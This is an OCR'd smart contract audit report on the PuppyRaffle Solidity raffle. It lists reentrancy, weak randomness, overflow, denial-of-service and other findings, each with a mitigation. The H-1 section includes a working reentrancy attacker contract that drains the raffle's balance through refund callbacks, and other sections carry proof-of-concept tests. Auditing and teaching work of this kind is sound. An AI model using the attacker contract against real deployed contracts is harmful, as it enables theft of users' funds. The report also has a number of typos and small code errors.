

PuppyRaffle Audit Report

Version 1.0

Cyfrin.io

December 23, 2023

PuppyRaffle Audit Report

Akhil Manga

December 22, 2023

Prepared by: Akhil Manga Lead Auditors: - AKHIL MANGA

Table of Contents

  - [M-1] Looping through the players array to check for the duplicates in `puppyRaffle::enterRaffle` is a Denial of Service attack, increment of gas price occurs for the future players to enter.
  - [M-2] Balance check on `PuppyRaffle::withdrawFees` enables attackers to selfdestruct a contract to send ETH to the raffle, blocking the witdrawls
  - [M-3] Unsafe cast of `puppyRaffle::fee` looses fees
  - [M-4] Smart contract wallets raffle winners wothout a `receive` or a `fallback` fucntion will block the start of a new contest

- Low

  - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

- Informational

  - [I-1]: Solidity pragma should be specific, not wide
  - [I-2]: Don't use outdated version of solidity
  - [I-3] Missing checks for `address(0)` when assigning values to address state variables
  - [I-4] The `PuppyRaffle::selectWinner` function does not follow CEI.
  - [I-5] Using magic numbers is not allowed
  - [I-6] The `PuppyRaffle::_isActivePlayer` is never used and it should be removed.

- Gas

  - [G-1] Unchanged state variable should be declared as constant or immutable
  - [G-2] Storage variables in a loop should be cached

Protocol Summary

We can enter the raffle by paying entrance fee. list of addresses will be present using "adress[] public players", we can enter the raffle repeatedly or we can enter along with our friends. Duplicate addresses are not allowed. players can refund their ticket's value by calling the "refund" function. Every "x" seconds raffle will select a winner and it will mint a puppy. The owner of the protocol will cut the value and sends to feeAddress that is controlled by the owner. Only the owner can change the feeAddress.

Disclaimer

The AKHIL MANGA team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5
- In Scope:

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.

Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

By auditing this codebase, i have learned reentrancy, DoS, Weak randomness attacks etc

Issues found

Severity	Number of issues found
High	3
Medium	4
Low	1
Info	8
Total	16

Findings

High

[H-1] Before refunding the money using `PuppyRaflle::refund` function, we must change that address into zero address. So that it cannot be refunded again.

Description: In the `Puppyraffle::refund` function, before changing the contract's state, they did an external call. So, if this is the way, we will get hacked. If you dont want to get hacked, follow (checks, Effects, Interactions). Calling the contract to send ether is an interaction. Changing the address of the `player[PlayerIndex]` into zero address is an effect (that is changing the contract's state).

```
1 // @audit Reentrancy
2 function refund(uint256 playerIndex) public {
3         // @audit MEV
4         address playerAddress = players[playerIndex];
5         require(playerAddress == msg.sender, "PuppyRaffle: Only the
              player can refund");
```

```
6           require(playerAddress != address(0), "PuppyRaffle: Player
                already refunded, or is not active");
7
8           payable(msg.sender).sendValue(entranceFee);
9
10          // @audit [Reentrancy] Before refunding the money, we must
                change that the address of the player into zero address. So
                that it cannot be refunded again. [Follow CEI]
11          players[playerIndex] = address(0);
12          emit RaffleRefunded(playerAddress);
13      }
```

Impact: If you dont follow the (check, effects, interactions) rule. The attacker will reenter the contract and he will stole the ether till the contract's balance is empty.

Proof of Concept: Wrote a test for reentrancy attack. That is Ending attacker contract balance will be with full of money(that is equal to deposited money) and the ending contract balance will be zero.

starting attacker contract balance: 0 starting contract balance: 4000000000000000000 Ending attcker contract balance: 5000000000000000000 Ending contract Balance: 0

PoC

Place the below test code snippet into the `puppyRaffleTest.t.sol`

```
1
2  function test_reentrancyRefund() public {
3          address[] memory players = new address[](4);
4          players[0] = playerOne;
5          players[1] = playerTwo;
6          players[2] = playerThree;
7          players[3] = playerFour;
8
9          puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
10
11         ReentrancyAttacker attackerContract = new ReentrancyAttacker(
               puppyRaffle);
12
13         address attackUser = makeAddr("attackUser");
14         vm.deal(attackUser, 1 ether);
15
16         uint256 startingAttackContractBalance = address(
               attackerContract).balance;
17         uint256 startingContractBalance = address(puppyRaffle).balance;
18
19         // attack
20         vm.prank(attackUser);
21         attackerContract.attack{value: entranceFee}();
22
23         console.log("starting attacker contract balance: ",
               startingAttackContractBalance);
```

```
24          console.log("starting contract balance: ",
                startingContractBalance);
25
26          console.log("Ending attcker contract balance: ", address(
                attackerContract).balance);
27          console.log("Ending contract Balance: ", address(puppyRaffle).
                balance);
28      }
29  }
30
31  contract ReentrancyAttacker {
32      PuppyRaffle puppyRaffle;
33      uint256 entranceFee;
34      uint256 attackerIndex;
35
36      constructor(PuppyRaffle _puppyRaffle) {
37          puppyRaffle = _puppyRaffle;
38          entranceFee = puppyRaffle.entranceFee();
39      }
40
41      function attack() external payable {
42          address[] memory players = new address[](1);
43          players[0] = address(this);
44          puppyRaffle.enterRaffle{value: entranceFee}(players);
45
46          attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
                ;
47          puppyRaffle.refund(attackerIndex);
48      }
49
50      function _stealMoney() internal {
51          if (address(puppyRaffle).balance >= entranceFee) {
52              puppyRaffle.refund(attackerIndex);
53          }
54      }
55
56      fallback() external payable {
57          _stealMoney();
58      }
59
60      receive() external payable {
61          _stealMoney();
62      }
```

Recommended Mitigation: Follow the check, effects, interactions [CEI]. So that you will not arise the problem of reentrancy attacks.

OR

create a variable -> bool locked = false; In the withdraw function -> if(locked) revert; locked = true;

at the bottom of withdraw function, write -> locked = false;

OR

Use `nonReentrant` modifier from openzeppelin.

[H-2] Weak Randomness in `PuppyRaffle::selectWinner` allows anyone to choose the winner and they can predict the winning puppy.

Description: Hashing the (`msg.sender`, `block.timestamp`, `block.difficulty`) creates a predictable random number. Random number should not be predicted by anyone. Hackers can manipulate these `msg.sender`, `block.timestamp` to select the winner of the raffle themselves.

Note: This additionally means users could front-run this function and call `refund` if they see they are not the winner

Impact: Anyone can select the winner of the raffle, winning the money or for example attacker will try to participate in the raffle until he gets the rare puppy NFT.

Proof of Concept: Attack vectors:

=> Validators can manipulate the `block.timestamp` and `block.difficulty` to become winner of the raffle.

=> Users can manipulate `msg.sender` value to result in the winner of the raffle.

Using on-chain values as randomness is an attack vector

Recommended Mitigation:

Use chainlink VRF for your randomness.

[H-3] Integer Overflow of `PuppyRaffle::totalFees`

Description: Under 0.8.0 solidity version, you will undergo integer overflows

```
1 uint64 totalFees = type(uint64);
2 // something 20 digit number
3 totalFees += 1;
4 // 0
```

type(uint64).max => 18.446744073709551615, If this protocol totalFees makes more than this amount, it's gonna wrap and have the issue.

Impact: In the `PuppyRaffle::selectWinner` function. If the `totalFees` variable overflows, the `feeAddress` will not collect the correct amount of fees. Leaving fees will be permanently stuck in the contract.

Proof of Concept: => There are only 4 players entered the raffle, `feeAddress` will collect the fees from 4 players. The `PuppyRaffle::selectWinner()` function is called to select a winner from the raffle, and totalFees collected from the raffle are stored in the `startingTotalFees` variable.

=> Again 90 new players entered the new raffle. It's totalFees collected in the `endingTotalFees` variable.

=> The issue is `startingTotalFees` value is greater than the `endingTotalFees` value.

=> We cannot withdraw, due to the check in the `PuppyRaffle::withdrawRaffle` function. That is

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle:
    There are currently players active!");
```

PoC Place this test into the `PuppyRaffleTest.t.sol` file.

```
function test_overflowTotalFees() public {
        // There are only 4 players entered the raffle, feeAddress will
            collect the fees from 4 players
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        console.log("starting total fees: ", startingTotalFees);

        // Again 90 new palyers entered the new raffle
        uint256 playersNum = 90;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }

        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
            players);
        //Let's end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees: ", endingTotalFees);
        assert(startingTotalFees > endingTotalFees);

        // We are unable to withdraw the fees, because of the require
            check
        vm.prank(feeAddress);
        vm.expectRevert("PuppyRaffle: Currently there are active
            players");
```

```
30          pupplyRaffle.withdrawFees();
31      }
```

Recommended Mitigation:

=> Use new version of solidity that does not have interger overflow issues.

```
1  - pragma solidity 0.7.6
2  + pragma solidity 0.8.0
```

=> Use bigger uints

```
1  - uint64 public totalFees = 0;
2  + uint256 public totalFees = 0;
```

=> Remove balance check from `PuppyRaffle::withdrawFees` function.

```
1  - require((this).balance == uint256(totalFees), "PuppyRaffle: There are
       currently players active!");
```

There are more atack vectors oth that final require, so recommend removing it regardless.

Medium

[M-1] Looping through the players array to check for the duplicates in `puppyRaffle::enterRaffle` is a Denial of Service attack, increment of gas price occurs for the future players to enter.

Description: The `puppyRaffle::enterRaffle` function loops through the `players` array to check for the duplicates. Every address adding to the `players` array, must check through the loop. Gas cost for the first player in the raffle is lower than the gas cost for the 100th player.

```
1   // @audit DoS
2         for (uint256 i = 0; i < players.length - 1; i++) {
3             for (uint256 j = i + 1; j < players.length; j++) {
4                 require(players[i] != players[j], "PuppyRaffle:
                      Duplicate player");
5             }
6         }
```

Impact: The gas cost will be increased due to the unbounded looping process. If the player wants to enter the raffle at 200th position, it's close to impossible due to gas cost.

An attacker will make the `puppyRaffle::entrants` array so big, that no one else can enter, gaurenteeing themselves the win.

Proof of Concept: Wrote a test for DoS attack. That is checking gasUsed for the first 100 `players` is lower than gasUsed for the second 100 `players`

Gas cost of the first 100 players: 6252064 Gas cost of the second 100 players: 18068154

PoC

Place the below test code snippet into the `puppyRaffleTest.t.sol`.

```
function test_denialOfService() public {
        vm.txGasPrice(1);

        // Enter 100 players
        uint256 playersNum = 100;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        // Let's check how much gas it costs
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            players);
        uint256 gasEnd = gasleft();

        uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas cost of the first 100 players: ", gasUsedFirst
            );

        // It is for the second 100 players
        address[] memory playersTwo = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            playersTwo[i] = address(i + playersNum); // 100, 101, 102,
                103, 104
        }
        // Let's check how much gas it costs
        uint256 gasStartSecond = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            playersTwo);
        uint256 gasEndSecond = gasleft();

        uint256 gasUsedSecond = (gasStartSecond - gasEndSecond) * tx.
            gasprice;
        console.log("Gas cost of the second 100 players: ",
            gasUsedSecond);

        assert(gasUsedFirst < gasUsedSecond);
    }
```

Recommended Mitigation:

Allow the duplicates, because anyways people can create as many wallets as they can and they can

enter the raffle multiple times.

[M-2] Balance check on `PuppyRaffle::withdrawFees` enables attackers to selfdestruct a contract to send ETH to the raffle, blocking the witdrawls

Description: The `Puppyraffle::withdrawFees` function checks the `totalFees` equals to the ETH balance of the contract `address(this).balance`. Since the contract doesn't have a fallback or receive function, will think this wouldn't possible, but a user could selfdestruct a contract with ETH in it and force funds to the `PuppyRaffle` contract, breaking this check.

```
function withdrawFees() external {
        require(address(this).balance == uint256(totalFees), "
           PuppyRaffle: There are currently players active!");
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

Impact: This will not allow the feeAdress to withdraw the fees. A malicious user could see a `withdrawFee` transaction in the mempool, front-run it, and block the withdrawal by sendign fees.

Proof of Concept: => `PuppyRaffle` has 4444 wei in it's balance, and 4444 totalFees.

=> Malicious user sends 1 wei via a selfdestruct.

=> `feeAddress` is no longer able to withdraw funds.

Recommended Mitigation: Remove the Balance check on `PuppyRaffle::withdrawFees` function

```
function withdrawFees() external {
-       require(address(this).balance == uint256(totalFees), "
   PuppyRaffle: There are currently players active!");
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

[M-3] Unsafe cast of `puppyRaffle::fee` looses fees

Description: In `PuppyRaffle::selectWinner` their a type cast of a `uint256` to `uint64`. This is unsafe cast.

@audit at `totalFees = totalFees + uint64(fee)`

=> Max value of `uint64` is 18.446744073709551615. If the this raffle collects more than 18 ETH, `fee` casting will truncate the value.

Impact: This means `feeAdress` will not collect the correct amount of fees, leaving fees permanently in the contract.

Proof of Concept: => A raffle contains more than 18 ETH worth of fees is collected.

=> The line that casts `fee` as a `uint64` hits.

=> `totalFees` is incorrectly updated with a lower amount.

```
uint256 max = type(unt64).max;
// 18.446744073709551615
uint256 fee = max + 1;
uint64(fee);
// 0
```

Recommended Mitigation: Use `uint256` instead of `uint64`, and remove the casting.

```

- uint64 public totalFees = 0;
+ uint256 public totalFees = 0;

function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "
            PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4
            players");

        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.
                timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];

        uint256 totalAmountCollected = players.length * entranceFee;

-       totalFees = totalFees + uint64(fee);
+       totalFees = totalFees + fee;
```

[M-4] Smart contract wallets raffle winners wothout a `receive` or a `fallback` fucntion will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. If the winner is a smartcontract wallet that rejects payment, the lottery would not able to start.

=> Users can call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

=> Also, true winners would not get paid out and someone else could take their money.

Proof of Concept:

=> 10 smartcontract wallets enter the lottery without a fallback or receive function.

=> The lottery ends.

=> The `selectWinner` function wouldn't work, even though the lottery is over.

Recommended Mitigation:

=> Don't allow smartcontract wallet entrants

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

Description: If a player is in the `Puppyraffle::players` array at index 0, this will return 0, but it will also return 0 if the player is not in the array

```
1
2   /// @return the index of the player in the array, if they are not
        active, it returns 0
3       function getActivePlayerIndex(address player) external view returns
            (uint256) {
4           for (uint256 i = 0; i < players.length; i++) {
5               if (players[i] == player) {
6                   return i;
7               }
8           }
9           return 0;
10      }
```

Impact: A player at index 0 may incorrectly think they have not entered the raffle, and attempt to enter the raffle again, wasting his own money by paying gas.

Proof of Concept: => User enters the raffle, they are the first entrant.

=> `PuppyRaffle::getActivePlayerIndex` returns 0

=> User thinks they have not entered correctly.

Recommended Mitigation: => My recommendation is to revert if the player is not in the array, instead of returning 0.

=> The best solution is to return an `int256` where the function returns -1, if the player is not in the array.

Informational

[I-1]: Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in src/PuppyRaffle.sol: Line: 2

[I-2]: Don't use outdated version of solidity

Description: solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: Deploy with any of the following Solidity versions:

`0.8.18` The recommendations take into account:

- Risks related to recent releases
- Risks of complex code generation changes
- Risks of new language features
- Risks of known bugs

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/PuppyRaffle.sol: Line: 67
- Found in src/PuppyRaffle.sol: Line: 181
- Found in src/PuppyRaffle.sol: Line: 205

[I-4] The `PuppyRaffle::selectWinner` function does not follow CEI.

It's the best practice to keep the code clean and follow CEI [Checks, Effects, Interactions]

```
- (bool success,) = winner.call{value: prizePool}("");
-       require(success, "PuppyRaffle: Failed to send prize pool to winner");
        _safeMint(winner, tokenId);
+       (bool success,) = winner.call{value: prizePool}("");
+       require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-5] Using magic numbers is not allowed

It can be confusing to see the numbers in a codebase and it can be read easily, if we declare numbers as names.

```
 uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
```

Use below ones:

```
uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
uint256 public constant FEE_PERCENTAGE = 20;
uint256 public constant FEE_PRECISION = 100;
```

[I-6] The `PuppyRaffle::_isActivePlayer` is never used and it should be removed.

```
- function _isActivePlayer() internal view returns (bool) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == msg.sender) {
                return true;
            }
        }
        return false;
    }
```

Gas

[G-1] Unchanged state variable should be declared as constant or immutable

Reading from the storage variable is more costly than reading from the constant or immutable.

Instances: - `PuppyRaffle::entranceFee` should be `immutable` - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from the storage, storing as a variable that is memory. Which is more gas efficient.

```
- for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
+ uint256 playersLength = players.length;
+ for (uint256 i = 0; i < playersLength - 1; i++) {
            for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```